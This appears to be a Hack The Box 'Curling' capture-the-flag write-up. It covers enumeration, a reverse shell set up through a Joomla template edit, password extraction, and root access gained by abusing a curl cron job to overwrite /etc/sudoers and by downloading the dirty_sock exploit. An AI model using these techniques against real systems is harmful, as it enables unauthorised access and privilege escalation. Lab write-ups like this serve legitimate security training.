

curling

nmap

```
(root@kali)-[/Documents/htb/boxes/curling]
# nmap -sV -sC -oA nmap/initial 10.10.10.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 21:02 EDT
Nmap scan report for 10.10.10.150
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|_   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_   256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-generator: Joomla! - Open Source Content Management
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.89 seconds
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gobuster

```

(root@kali)-[/Documents/htb/boxes/curling]
# gobuster dir -u http://10.10.10.150 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.10.10.150
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2021/04/16 21:03:23 Starting gobuster

/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/.hta (Status: 403)
/administrator (Status: 301)
/bin (Status: 301)
/cache (Status: 301)
/components (Status: 301)
/images (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/language (Status: 301)
/layouts (Status: 301)
/libraries (Status: 301)
/media (Status: 301)
/modules (Status: 301)
/plugins (Status: 301)
/server-status (Status: 403)
/templates (Status: 301)
/tmp (Status: 301)

2021/04/16 21:04:52 Finished

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floris is probably a username

My first post of curling in 2018!

Details



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Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

```
318 <label for="modlgn-remember" class="control-label">Remember Me</label> <input id=
319 </div>
320 <div id="form-login-submit" class="control-group">
321 <div class="controls">
322 <button type="submit" tabindex="0" name="Submit" class="btn btn-primary login
323 </div>
324 </div>
325 <ul class="unstyled">
326 <li>
327 <a href="/index.php/component/users/?view=remind&Itemid=101">
328 Forgot your username?</a>
329 </li>
330 <li>
331 <a href="/index.php/component/users/?view=reset&Itemid=101">
332 Forgot your password?</a>
333 </li>
334 </ul>
335 <input type="hidden" name="option" value="com_users" />
336 <input type="hidden" name="task" value="user_login" />
337 <input type="hidden" name="return" value="aHR0cDovLzEwLjEwLjE1MC8=" />
338 <input type="hidden" name="a9e272c9d6833f1228b00386d093772e" value="1" /> </div>
339 </form>
340 </div>
341 <!-- End Right Sidebar -->
342 </div>
343 </div>
344 </div>
345 </div>
346 <!-- Footer -->
347 <footer class="footer" role="contentinfo">
348 <div class="container">
349 <hr />
350
351 <p class="pull-right">
352 <a href="#top" id="back-top">
353 Back to Top </a>
354 </p>
355 <p>
356 &copy; 2021 Cewl Curling site! </p>
357 </div>
358 </footer>
359
360 </body>
361 <!-- secret.txt -->
362 </html>
363
```


```
view-source:http://10.10.10.150/secret.txt

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
Q3VybgLuZzIwMTgh

Q3VybgLuZzIwMTgh looks like base64 == Curling2018!

```
(root@kali)-[/Documents/htb/boxes/curling]  
# echo "Q3VybGluZzIwMTgh" | base64 -d  
Curling2018!
```




http://10.10.10.150/administrator/index.php?option=com_templates&view=template&id=506&file=aG9tZQ==




we can now create a new php file with reverse shell code inside

Editing file "/saad.php" in template "protostar".



save it

remember we found the template directory, we used protostar as template




```
(root@kali)-[/Documents/htb/boxes/curling]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.150] 44128
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

we got access but only as www-data, florin is probably the way to go

```
www-data@curling:/home/floris$ ls -alh
total 44K
drwxr-xr-x 6 florin florin 4.0K May 22 2018 .
drwxr-xr-x 3 root root 4.0K May 22 2018 ..
lrwxrwxrwx 1 root root 9 May 22 2018 .bash_history -> /dev/null
-rw-r--r-- 1 florin florin 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 florin florin 3.7K Apr 4 2018 .bashrc
drwx----- 2 florin florin 4.0K May 22 2018 .cache
drwx----- 3 florin florin 4.0K May 22 2018 .gnupg
drwxrwxr-x 3 florin florin 4.0K May 22 2018 .local
-rw-r--r-- 1 florin florin 807 Apr 4 2018 .profile
drwxr-x--- 2 root florin 4.0K May 22 2018 admin-area
-rw-r--r-- 1 florin florin 1.1K May 22 2018 password_backup
-rw-r----- 1 florin florin 33 May 22 2018 user.txt
```

password_backup looks promising , but it's a hex dump

a hex dump is a hexadecimal view (on screen or paper) of computer data, from RAM or from a computer file or storage device. Looking at a hex dump of data is usually done in the context of either debugging or reverse engineering

so we can use "xxd -r"

```
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000 BZh91AY&SY ... H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34 ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960 N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000 .....Z.@.....
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800 ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034 ..Q..dh.....4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0 i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78 .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931 .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22 .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290 ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503 .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843 7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090 .G.. .U@r..rE8P.
000000f0: 819b bb48 ... H
```

we dont have write permissions so let's just pipe it

```
www-data@curling:/home/floris$ xxd -r < password_backup > password_backup2
bash: password_backup2: Permission denied
www-data@curling:/home/floris$ xxd -r < password_backup | file -
/dev/stdin: bzip2 compressed data, block size = 900k
```

it's compressed multiple times , so we need to decompress it

```
www-data@curling:/home/floris$ xxd -r <password_backup | bzip2 | file -
/dev/stdin: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
www-data@curling:/home/floris$ xxd -r <password_backup | bzip2 | gunzip -c | file -
/dev/stdin: bzip2 compressed data, block size = 900k
www-data@curling:/home/floris$ xxd -r <password_backup | bzip2 | gunzip -c | bzip2 | file -
/dev/stdin: POSIX tar archive (GNU)
www-data@curling:/home/floris$ xxd -r <password_backup | bzip2 | gunzip -c | bzip2 | tar x0 | file -
/dev/stdin: ASCII text
www-data@curling:/home/floris$ xxd -r <password_backup | bzip2 | gunzip -c | bzip2 | tar x0
5d<wdCbdZu)|hChXlI
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5d<wdCbdZu)|hChXlI we can try to use this password dor SSH

```
(root@kali)-[/Documents/htb/boxes/curling]
# ssh floris@10.10.10.150
The authenticity of host '10.10.10.150 (10.10.10.150)' can't be established.
ECDSA key fingerprint is SHA256:o1Cqn+GlxiPRiKhany4ZMStLp3t9ePE9GjscsUsEjWM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.150' (ECDSA) to the list of known hosts.
floris@10.10.10.150's password:
Permission denied, please try again.
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Apr 17 02:40:28 UTC 2021

System load:  0.0          Processes:      177
Usage of /:   46.2% of 9.78GB Users logged in: 0
Memory usage: 21%          IP address for ens33: 10.10.10.150
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 17:00:48 2018 from 192.168.1.71
floris@curling:~$
```



```
floris@curling:~$ ls -al
total 44
drwxr-xr-x 6 floris floris 4096 May 22 2018 .
drwxr-xr-x 3 root   root   4096 May 22 2018 ..
drwxr-x--- 2 root   floris 4096 May 22 2018 admin-area
lrwxrwxrwx 1 root   root   9 May 22 2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 floris floris 3771 Apr 4 2018 .bashrc
drwx----- 2 floris floris 4096 May 22 2018 .cache
drwx----- 3 floris floris 4096 May 22 2018 .gnupg
drwxrwxr-x 3 floris floris 4096 May 22 2018 .local
-rw-r--r-- 1 floris floris 1076 May 22 2018 password_backup
-rw-r--r-- 1 floris floris 807 Apr 4 2018 .profile
-rw-r----- 1 floris floris 33 May 22 2018 user.txt
```

input and report gets updated every min . most likely by a cronjob . input contains a url and report contains the html of the index page , response from curl for the previous url

```
floris@curling:~/admin-area$ ls -al
total 28
drwxr-x--- 2 root floris 4096 May 22 2018 .
drwxr-xr-x 6 floris floris 4096 May 22 2018 ..
-rw-rw---- 1 root floris 25 Apr 17 02:44 input
-rw-rw---- 1 root floris 14236 Apr 17 02:44 report
floris@curling:~/admin-area$ ls -al
total 28
drwxr-x--- 2 root floris 4096 May 22 2018 .
drwxr-xr-x 6 floris floris 4096 May 22 2018 ..
-rw-rw---- 1 root floris 25 Apr 17 02:45 input
-rw-rw---- 1 root floris 14236 Apr 17 02:45 report
```

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```

```
url = "http://127.0.0.1"
floris@curling:~/admin-area$ vi input
floris@curling:~/admin-area$
```

```
url = "http://10.10.14.16/hi"
```

```
(root@kali)-[/Documents/htb/boxes/curling]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.150 - - [16/Apr/2021 23:10:42] code 404, message File not found
10.10.10.150 - - [16/Apr/2021 23:10:42] "GET /hi HTTP/1.1" 404 -
url = "http://127.0.0.1"
```

```
floris@curling:~/admin-area$ cat report
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
```

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```

```
url = "file:///root/root.txt"
```

```
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
```

```
floris@curling:/dev/shm$ curl 10.10.14.16/pspy64s -o pspy
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left     Speed
100 1129k  100 1129k    0     0  38646      0  0:00:29  0:00:29 --:--:-- 43823
floris@curling:/dev/shm$ chmod +x pspy
```

./pspy

```
2021/04/17 03:39:01 CMD: UID=0 PID=4161 /usr/sbin/CRON -f
2021/04/17 03:39:01 CMD: UID=0 PID=4168 /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2021/04/17 03:39:01 CMD: UID=0 PID=4167 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
2021/04/17 03:39:01 CMD: UID=0 PID=4166 /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2021/04/17 03:39:01 CMD: UID=0 PID=4169 sleep 1
```

/bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
-K flag:

```
# --- Example file ---
# this is a comment
url = "example.com"
output = "curlhere.html"
user-agent = "superagent/1.0"
```

```
floris@curling:~/admin-area$ vi input
```

```
url = "http://10.10.14.16/sudoers"
output = "/etc/sudoers"
user-agent= "saad/1.0"
```

```
(root@kali)-[/Documents/htb/boxes/curling]
# vi sudoers
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

~
~
~
~
~
```

```
10.10.10.150 - - [16/Apr/2021 23:45:41] "GET /sudoers HTTP/1.1" 200 -
10.10.10.150 - - [16/Apr/2021 23:54:41] "GET /sudoers HTTP/1.1" 200 -
```

```
floris@curling:~/admin-area$ sudo su -
[sudo] password for floris:
Sorry, try again.
[sudo] password for floris:
Sorry, try again.
[sudo] password for floris:
root@curling:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Way2)

to escalate privileges to root we can use the dirty sock exploit

```
(rootkali)-[/Documents/htb/boxes/curling]
# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.150 - - [16/Apr/2021 22:49:59] "GET /dirty_sockv2.py HTTP/1.1" 200 -
10.10.10.150 - - [16/Apr/2021 22:50:48] "GET /dirty_sockv2.py HTTP/1.1" 200 -

floris@curling:~/admin-area$ cd /tmp/
floris@curling:/tmp$ wget http://10.10.14.16:8000/dirty_sockv2.py
--2021-04-17 02:57:08-- http://10.10.14.16:8000/dirty_sockv2.py
Connecting to 10.10.14.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8696 (8.5K) [text/plain]
Saving to: 'dirty_sockv2.py'

dirty_sockv2.py 100%[=====]

2021-04-17 02:57:08 (114 KB/s) - 'dirty_sockv2.py' saved [8696/8696]
```



```
floris@curling:/tmp$ python3 dirty_sockv2.py
```

DIRTY SOCK

(version 2)

File System	
[]=====	
R&D	initstring (@init_string)
Source	https://github.com/initstring/dirty_sock
Details	https://initblog.com/2019/dirty-sock
[]=====	

```
[+] Slipped dirty sock on random socket file: /tmp/rbpcyjzkzq;uid=0;
[+] Binding to socket file ...
[+] Connecting to snapd API ...
[+] Deleting trojan snap (and sleeping 5 seconds) ...
[+] Installing the trojan snap (and sleeping 8 seconds) ...
[+] Deleting trojan snap (and sleeping 5 seconds) ...
```

```
*****
Success! You can now `su` to the following account and use sudo:
  username: dirty_sock@curling:/home/floris$ xxd -r < password_backup
  password: dirty_sock
*****
```

```
floris@curling:/tmp$ sudo su
[sudo] password for floris:
floris is not in the sudoers file. This incident will be reported.
floris@curling:/tmp$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
dirty_sock@curling:/tmp$ sudo su
[sudo] password for dirty_sock:
root@curling:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@curling:/tmp#
```